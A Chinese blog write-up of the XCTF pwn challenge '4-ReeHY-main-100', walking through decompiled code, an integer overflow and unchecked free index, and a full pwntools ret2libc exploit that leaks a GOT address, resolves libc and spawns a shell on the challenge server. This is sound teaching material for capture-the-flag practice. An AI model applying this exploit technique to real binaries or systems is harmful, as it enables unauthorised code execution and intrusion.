4-ReeHY-main-100 [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列22

原创

3riC5r 于 2019-12-26 20:02:51 发布 414 收藏
分类专栏： XCTF-PWN CTF 文章标签： 攻防世界 xctf ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103721549
版权



XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏


CTF
46 篇文章 1 订阅
订阅专栏

题目地址：4-ReeHY-main-100

本题是高手进阶区的第11题，已经逐步稳定在5颗星的难度级别了。

废话不说，看看题目先



照例检查一下保护机制：

```
[*] '/ctf/work/python/4-ReeHY-main-100/4-ReeHY-main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

没什么问题，那我们就先反编译一下看看c语言代码，我已经把主要函数都进行了变量和函数重命名。

这一步非常重要，我们在做题目的时候，首先就要通读源代码，理解作者的意图。

如果是一片v1，v2，v3的情况下，我们是没法阅读清楚代码的用意的。当然也有小伙伴可能喜欢硬怼，但是我认为初级阶段可能还能够靠着一腔热血和各种大佬的通杀符箓，当题目的级别上升到一定高度之后，对于代码的理解能力的要求会越来越高。

如果代码都不能仔细阅读情况的情况下，debug调试就会无的放矢，导致最后各种放弃。

这种放弃的根本原因，在我看来就是因为不重视语言基础，当你没有能力读懂代码的情况下，首先不要去找漏洞，先把代码读明白。一切自然就会水到渠成！

啰嗦了几句，下面看看我已经改造好的代码：

1、main函数

```
void __fastcall main(__int64 a1, char **a2, char **a3)
{
  int nChoice; // [rsp+10h] [rbp+0h]

  read_name();
  while ( 1 )
  {
    menu_string();
    read_int();
    switch ( (unsigned int)&nChoice )
    {
      case 1u:
        create_exploit();
        break;
      case 2u:
        delete_exploit();
        break;
      case 3u:
        edit_exploit();
        break;
      case 4u:
        show_exploit();
        break;
      case 5u:
        puts("bye~bye~ young hacker");
        exit(0);
        return;
      default:
        puts("Invalid Choice!");
        break;
    }
  }
}
```

这部分代码看起来，简单明了。这样已经重新改造之后的代码，就不会再产生误解了

2、create_exploit函数

```
signed int create_exploit()
{
  signed int nTemp; // eax
  char buf; // [rsp+0h] [rbp-90h]
  void *pszExploit; // [rsp+80h] [rbp-10h]
  int nIndexCun; // [rsp+88h] [rbp-8h]
  size_t nInputSize; // [rsp+8Ch] [rbp-4h]

  nTemp = g_nCount;
  if ( g_nCount <= 4 )
  {
    puts("Input size");
    nTemp = read_int();
    LODWORD(nInputSize) = nTemp;
    if ( nTemp <= 4096 )
    {
      puts("Input cun");
      nTemp = read_int();
      nIndexCun = nTemp;
      if ( nTemp <= 4 )
      {
        pszExploit = malloc((signed int)nInputSize);
        puts("Input content");
        if ( (signed int)nInputSize > 112 )
        {
          read(0, pszExploit, (unsigned int)nInputSize);
        }
        else
        {
          read(0, &buf, (unsigned int)nInputSize);
          memcpy(pszExploit, &buf, (signed int)nInputSize);
        }
        *(_DWORD *)(g_dwArrInputSize + 4LL * nIndexCun) = nInputSize;
        *((_QWORD *)&g_qwArrExploit + 2 * nIndexCun) = pszExploit;
        g_dwArrValid[4 * nIndexCun] = 1;
        ++g_nCount;
        nTemp = fflush(stdout);
      }
    }
  }
  return nTemp;
}
```

这里看到nInputSize存在整数溢出，可以输入-1。等下我们再处理，先看完代码。

3、delete_exploit函数

```
__int64 delete_exploit()
{
  __int64 nInputCun; // rax
  int nIndexCun; // [rsp+Ch] [rbp-4h]

  puts("Chose one to dele");
  nInputCun = read_int();
  nIndexCun = nInputCun;
  if ( (signed int)nInputCun <= 4 )
  {
    free(*((void **)&g_qwArrExploit + 2 * (signed int)nInputCun));
    g_dwArrValid[4 * nIndexCun] = 0;
    puts("dele success!");
    nInputCun = (unsigned int)(g_nCount-- - 1);
  }
  return nInputCun;
}
```

索引没有做检查，有double free漏洞

4、edit_exploit函数

```
signed int edit_exploit()
{
  signed int nInputCun; // eax
  signed int nIndexCun; // [rsp+Ch] [rbp-4h]

  puts("Chose one to edit");
  nInputCun = read_int();
  nIndexCun = nInputCun;
  if ( nInputCun <= 4 )
  {
    nInputCun = g_dwArrValid[4 * nInputCun];
    if ( nInputCun == 1 )
    {
      puts("Input the content");
      read(0, *((void **)&g_qwArrExploit + 2 * nIndexCun), *(unsigned int *)(4LL * nIndexCun + g_dwArrInput
      nInputCun = puts("Edit success!");
    }
  }
  return nInputCun;
}
```

先实验一下整数溢出漏洞，直接在console里面测试就行了：

```
root@mypwn:/ctf/work/python/4-ReeHY-main-100# ./4-ReeHY-main
Input your name:
$ aa
Hello aa

******************************
Welcome to my black weapon storage!
Now you can use it to do some evil things
1. create exploit
2. delete exploit
3. edit exploit
4. show exploit
5. exit
******************************
$ 1
Input size
-1
Input cun
1
Input content
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
root@mypwn:/ctf/work/python/4-ReeHY-main-100#
```

我们看到确实出现了Segmentation fault。

我们就很明白了，直接用整数溢出+栈溢出作为切入点，leak write函数got值，其他的都是惯例了，看我前面的介绍文章。

构造一下payload：

```
pop_rdi_ret = 0x400da3
write_got = elf.got['write']
puts_plt = elf.plt['puts']
main_addr = 0x400C8C
nIndexCun = 10
nInputSize = 0
leak_head = 'A'*0x88 + p32(nIndexCun) + p32(nInputSize) + 'A'*8
payload = leak_head + p64(pop_rdi_ret) + p64(write_got) + p64(puts_plt) + p64(main_addr)
```

这里注意leak头和平常的不一样，不能直接用'A'*(0x90+8)，因为nInputSize如果被覆盖为'AAAA'的话会造成

```
memcpy(pszExploit, &buf, (signed int)nInputSize);
```

这句话执行出错，从而没法正常进入函数的后续语句和函数退出。

所以这里我反复提醒c语言代码的重要性，一定要自己去理解每一个变量和函数的意义，并做好正确的重命名。

根据payload，编写python脚本如下：

```
#coding:utf8
#!python
#!/usr/bin/env python

from pwn import *

context.log_level = 'debug'
process_name = './4-ReeHY-main'
# p = process([process_name], env={'LD_LIBRARY_PATH':'./'})
p = remote('111.198.29.45', 34843)
elf = ELF(process_name)

def send_choice(payload):
 p.sendlineafter('$ ', payload)

def create_exploit(payload):
 send_choice('A')
 send_choice('1')
 p.sendlineafter('Input size\n', '-1')
 p.sendlineafter('Input cun\n', '-1')
 p.sendlineafter('Input content\n', payload)

pop_rdi_ret = 0x400da3
write_got = elf.got['write']
puts_plt = elf.plt['puts']
main_addr = 0x400C8C
nIndexCun = 10
nInputSize = 0
leak_head = 'A'*0x88 + p32(nIndexCun) + p32(nInputSize) + 'A'*8
payload = leak_head + p64(pop_rdi_ret) + p64(write_got) + p64(puts_plt) + p64(main_addr)

create_exploit(payload)

write_addr = u64(p.recvn(6).ljust(8, '\x00'))
log.info('write_addr => %#x', write_addr)
# p.send(p64(write_addr))

from LibcSearcher import *
libc = LibcSearcher('write', write_addr)
libc_base = write_addr - libc.dump('write')
system_addr = libc_base + libc.dump('system')
binsh_addr = libc_base + libc.dump('str_bin_sh')
log.info("system_addr => %#x", system_addr)
log.info("binsh_addr => %#x", binsh_addr)
payload = leak_head + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr) + p64(main_addr)

create_exploit(payload)


p.interactive()
```

执行结果大家自行补充。

本题主要需要注意的知识点是：

1. 整数溢出
2. 栈溢出时，注意特殊变量不能任意覆盖